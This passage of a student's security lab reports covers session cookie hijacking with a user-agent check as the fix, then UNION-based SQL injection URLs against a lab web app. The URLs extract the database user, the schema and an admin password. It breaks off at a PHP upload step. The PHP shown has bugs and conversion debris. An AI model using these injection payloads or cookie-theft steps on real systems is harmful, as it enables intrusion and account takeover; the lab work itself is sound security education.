Ans: No, there is no cookie information in HTTP Request. This is because it was our first time to login to this page from the server and there is no stored cookie in the browser.

**ii. Is there any cookie information in HTTP Response? What is cookie value?**

**Ans:** Yes, there is cookie information in HTTP Response. The value of cookie is “PHPSESSID=2a8a02734aef84cffc50d02cd6a45a07”.

### **b:- Observing HTTP Request/Response with Cookies (Second time)**



**i. Is there any cookie information in HTTP Response? What is cookie value? Compare the value with a.ii and explain your understanding.**

**Ans:-** After login we can see the message 'Welcome back' instead of 'Welcome'. We can observe that there is cookie value in HTTP request

“PHPSESSID=2a8a02734aef84cffc50d02cd6a45a07” which matches with the cookie in http response in a.ii.

This is because when we login in for the first time the data was stored in http response and when we login again the request was sent to server so the stored cookie was responded to the request.

**ii. Is there any cookie information in HTTP Response? Why?**

**Ans:-** There is no cookie found in http response as the stored data in cookie was requested to server and the stored cookie was transferred in http request.

### **c:- Observing HTTP Request/Response with Cookies after logout**

We logout from the page and it shows that we should login again. Once we login we

will see the message welcome instead of welcome back. In the new tab we will open <http://172.16.39.92/lab5/index.php> we see the "Welcome back" message. Additionally, in stages (a.ii) and, the cookie information is the same as in HTTP Request (b.i). This is due to the session never ending because it is constantly open. The cookie therefore matches the cookies from the previous phase.


## **Task 2**

### **Session hijacking attack**

#### **a:- Performed the attack**

##### **i: Victim Side**

Used the code in the browser console to send the cookie information. Used the same code to browse. It directed me to the apache page where I found the file which was stored in that cookie.



##### **Web Browser**




##### **ii: The attacker side**

After browsing the <http://172.16.39.92/lab5/index.php> the pop up come with message that I have logged out I should login again




After clicking on ok to the message it directed me to the login page. As the hacker I don't know the username and password to login.




### iii: The session hijacking

Using code `$cat /var/log/apache2/access.log` to get the cookie. Copied the cookie value and pasted it in the console of the web page in the form of `document.cookie="[cookie value]"`.



After refreshing the web browser we can observe that we were able to login and instead of a welcome message it was a welcome back message.



## b: Attack explanation

We can see that in part the victim used a javascript command to log in to the server and send the cookie information to the attacker.

In a.ii we get to see that the attacker used the stolen cookie value to login to the website without knowing the login credentials. We can say that the server validates the HTTP Request against the victim's cookie and finds that the victim has already signed in for the session because the victim's cookie is present in the HTTP Request. It was noticed that when the victim tried to login again he was notified with welcome back message instead of welcome message.

## Task 3

### Fix the session hijacking vulnerability

#### a: Code revision and comparison

#### Previous code of index.php

```
bitbucket.org/lbs_gadhaven/!ss-lbs-gadhaven/!raw/d802a493e479099a333d6f4fb64dce6f7b6f1b84f/labs/lab5-session/index.php
Gmail YouTube Maps News Translate Apple Sarkar DBT SD Movies Point ... Course: Navigat... Availability Grid TeamDynamix Ver... Top 10 Cyber Sec... T3.pdf

<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Simple Web Application - Lab 5 - SS-LBS</title>
</head>
<body>
    <h1>SS-LBS-Lab 5 - Session Hijacking and Protection</h1>
    <h2>Simple Web Application</h2>
    <h3>Simple index page by <font color="blue">Phu Phung</font>, customized by "Niharika Gadhave"</h3>
</body>
<?php
    $welcome = 'Welcome back '; //default message for return users
    $username = $_POST["username"]; //username input from the user via HTTP Request POST
    $password = $_POST["password"]; //password input from the user via HTTP Request POST
    /*for debug only*/echo "DEBUG:Received: username=" . $username . " and password=" . $password . "<br>\n";
    if (isset($username) and isset($password)) {
        //the case username and password is provided
        if (mockchecklogin($username,$password)){
            $_SESSION["logged"]=TRUE;
            $_SESSION["username"] = $username;
            $welcome = "Welcome "; //not previously logged-in
        }else{//failed
            redirect_login('Invalid username/password');
        }
    }else{//no username/password is provided
        //check if the session has NOT been logged in, redirect to the login page
        if ($SESSION["logged"]!=TRUE) {
            redirect_login('You have not logged in. Please login first!');
        }
    }
    //the main business logic implementation of the page
    echo "Current time: " . date("Y-m-d h:i:s") . "<br>\n";
    echo "<h2>". $welcome . "<font color='blue'>".$_SESSION["username"]. "</font>!</h2>\n";
</?php>
<?php
    //supporting functions
    function redirect_login($message){
        echo "<script>alert('". $message . "');</script>\n";
        session_destroy();//clear all session variables
        header("Refresh:0; url=login.php");
        die();
    }
    function mockchecklogin($username, $password) {
        //we only do mock-up check for this lab
        if (($username=="gadhaven@udayton.edu") and ($password == "admin"))
            return TRUE;
        return FALSE;
    }
</?php>
</body>
</html>
```

#### Modified code of index.php

```
bitbucket.org/lbs_gadhaven/!ss-lbs-gadhaven/!raw/77b11dcb170a1376eb6ee619cf1206b9c2e1efeb/labs/lab5-session/index.php
Gmail YouTube Maps News Translate Apple Sarkar DBT SD Movies Point ... Course: Navigat... Availability Grid TeamDynamix Ver... Top 10 Cyber Sec... T3.pdf

<h1>SS-LBS-Lab 5 - Session Hijacking and Protection</h1>
<h2>Simple Web Application</h2>
<h3>Simple index page by <font color="blue">Phu Phung</font>, customized by "Niharika Gadhave"</h3>
</body>
<?php
    $welcome = "Welcome back "; //default message for return users
    $username = $_POST["username"]; //username input from the user via HTTP Request POST
    $password = $_POST["password"]; //password input from the user via HTTP Request POST
    /*for debug only*/echo "DEBUG:Received: username=" . $username . " and password=" . $password . "<br>\n";
    if (isset($username) and isset($password)) {
        //the case username and password is provided
        if (mockchecklogin($username,$password)){
            $_SESSION["logged"]=TRUE;
            $_SESSION["browser"] = $_SERVER["HTTP_USER_AGENT"];
            $_SESSION["username"] = $username;
            $welcome = "Welcome "; //not previously logged-in
        }else{//failed
            redirect_login('Invalid username/password');
        }
    }else{//no username/password is provided
        //check if the session has NOT been logged in, redirect to the login page
        if ($SESSION["logged"]!=TRUE) {
            redirect_login('You have not logged in. Please login first!');
        }
        if ($SESSION["browser"]!= $_SERVER["HTTP_USER_AGENT"]){
            echo "SESSION hijacking is detected!";
            die();
        }
    }
    //the main business logic implementation of the page
    echo "Current time: " . date("Y-m-d h:i:s") . "<br>\n";
    echo "<h2>". $welcome . "<font color='blue'>".$_SESSION["username"]. "</font>!</h2>\n";
</?php>
<?php
    //supporting functions
    function redirect_login($message){
        echo "<script>alert('". $message . "');</script>\n";
        session_destroy();//clear all session variables
        header("Refresh:0; url=login.php");
        die();
    }
    function mockchecklogin($username, $password) {
        //we only do mock-up check for this lab
        if (($username=="gadhaven@udayton.edu") and ($password == "admin"))
            return TRUE;
        return FALSE;
    }
</?php>
</body>
</html>
```



## Previous Code of login.php

```
bitbucket.org/lbs_gadhaven/ss-lbs-gadhaven/raw/d802a493e479099a333d6f4fb64dce6f7b6f1b8d/labs/lab5-session/login.php

<?
    session_start();
?>
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
        <title>Simple Web Application - Lab 5 - SS-LBS</title>
    </head>
    <body>
        <h1>SS-LBS - Lab 5 - Session Hijacking and Protection</h1>
        <h2>Simple Web Application</h2>
        <h2>Simple Login Form by <font color="blue">Phu Phung</font>, customized by "YOUR NAME"</h2>
    </body>
</html>

<?php
    if (isset($_SESSION['logged']) and $_SESSION['logged'] === TRUE) {
        echo "<script>alert('You have been logged in. Welcome back!');</script>";
        header("Refresh:0; url=index.php");
        exit();
    }
    echo "Current time: " . date("Y-m-d H:i:ss") . "<br>\n";
?>
<form action="index.php" method="POST">
    Username:<input type="text" name="username" /> <br/>
    Password:<input type="password" name="password" /> <br/>
    <button type="submit">Login</button>
</form>
</body>
</html>
```

## Modified code of login.php

```
bitbucket.org/lbs_gadhaven/ss-lbs-gadhaven/raw/77b1dcb170a1376eb6ee619cf1206b9c2e1efeb/labs/lab5-session/login.php


<?php
    session_start();
?>
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
        <title>Simple Web Application - Lab 5 - SS-LBS</title>
    </head>
    <body>
        <h1>SS-LBS - Lab 5 - Session Hijacking and Protection</h1>
        <h2>Simple Web Application</h2>
        <h2>Simple Login Form by <font color="blue">Phu Phung</font>, customized by 'Niharika Gadhava'</h2>
    </body>
</html>

<?php
    if (isset($_SESSION['logged']) and $_SESSION['logged'] === TRUE) {
        echo "<script>alert('You have been logged in. Welcome back!');</script>";
        header("Refresh:0; url=index.php");
        exit();
    }
    if ($_SESSION['browser'] != $_SERVER['HTTP_USER_AGENT']) {
        echo "<script>alert('SESSION hijacking is detected!');</script>";
        exit();
    }
    echo "Current time: " . date("Y-m-d H:i:ss") . "<br>\n";
?>
<form action="index.php" method="POST">
    Username:<input type="text" name="username" /> <br/>
    Password:<input type="password" name="password" /> <br/>
    <button type="submit">Login</button>
</form>
</body>
</html>
```

## b: Attack prevention

After modifying the code which was basically to add an alert message and to check if the browser agent is the same or different. If it is the same agent to login to the webpage. The pop up message will come saying that session hijacking is detected.





## CPS 474/574 : Software/Language-based Security

### Lab 6 From SQL Injection Attack to Shell

Name:- Niharika S Gadhave  
Instructor:- Dr. Phu Phung

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Students ID:- 1017113060

Bitbucket Link:-


[https://bitbucket.org/lbs\\_gadhaven1/ss-lbs-gadhaven1/src/master/labs/Lab6/](https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/labs/Lab6/)

#### Part 1 Exploiting the SQL Injection vulnerabilities to obtain the data from the database

#### Task 1 Discovering of SQL vulnerabilities

a:- Displaying my UD email ID on the website


URL:- <http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3 union select 1,'gadhaven1',3,4>



## b:- Displaying the username and the host of the database

### URL:-


[http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20UNION%20SELECT%201,current\\_user\(\),3,4](http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20UNION%20SELECT%201,current_user(),3,4)



## c:- Displaying the database name of the web application

### URL:-


[http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20UNION%20SELECT%201,database\(\),3,4](http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20UNION%20SELECT%201,database(),3,4)



**d:- Display all the information together**

**URL:-**

[http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20union%20select%201,concat\(%27gadhaven1:lab6-1.b%3Edatabase-user:%27,%20current\\_user\(\),%27\(database-name:%27,database\(\),%27\)%27\),3,4](http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20union%20select%201,concat(%27gadhaven1:lab6-1.b%3Edatabase-user:%27,%20current_user(),%27(database-name:%27,database(),%27)%27),3,4)



## **Task 2**

### **Retrieving the data from the database**

**a:- Display all the table with the columns**

**i:- Injected query**

**Description:** The list of tables appeared in which we can find the username and password which will help to login to the system.

**URL:-**

[http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20union%20%20SELECT%201,concat\(%22table%20Name:%22,table\\_name,%22Column%20Name:%22,%20column\\_name\),3,4%20FROM%20information\\_schema.columns](http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20union%20%20SELECT%201,concat(%22table%20Name:%22,table_name,%22Column%20Name:%22,%20column_name),3,4%20FROM%20information_schema.columns)



Password : 8efe310f9ab3eae8d410a8e0166eb2




**c:- Logging to the system**

**i:- Retrieving plain text password**

**Username:- admin**

**Password:- P4ssw0rd**



**ii:- Login with given credentials**

**Description:-** After retrieving the password we googled that, the password we received after browsing it was in plain text which helped us to login into the system. We login with given credentials.





## Part 2



### Accessing the web application and modifying the system

## Task 3

### Uploading the php file to execute system

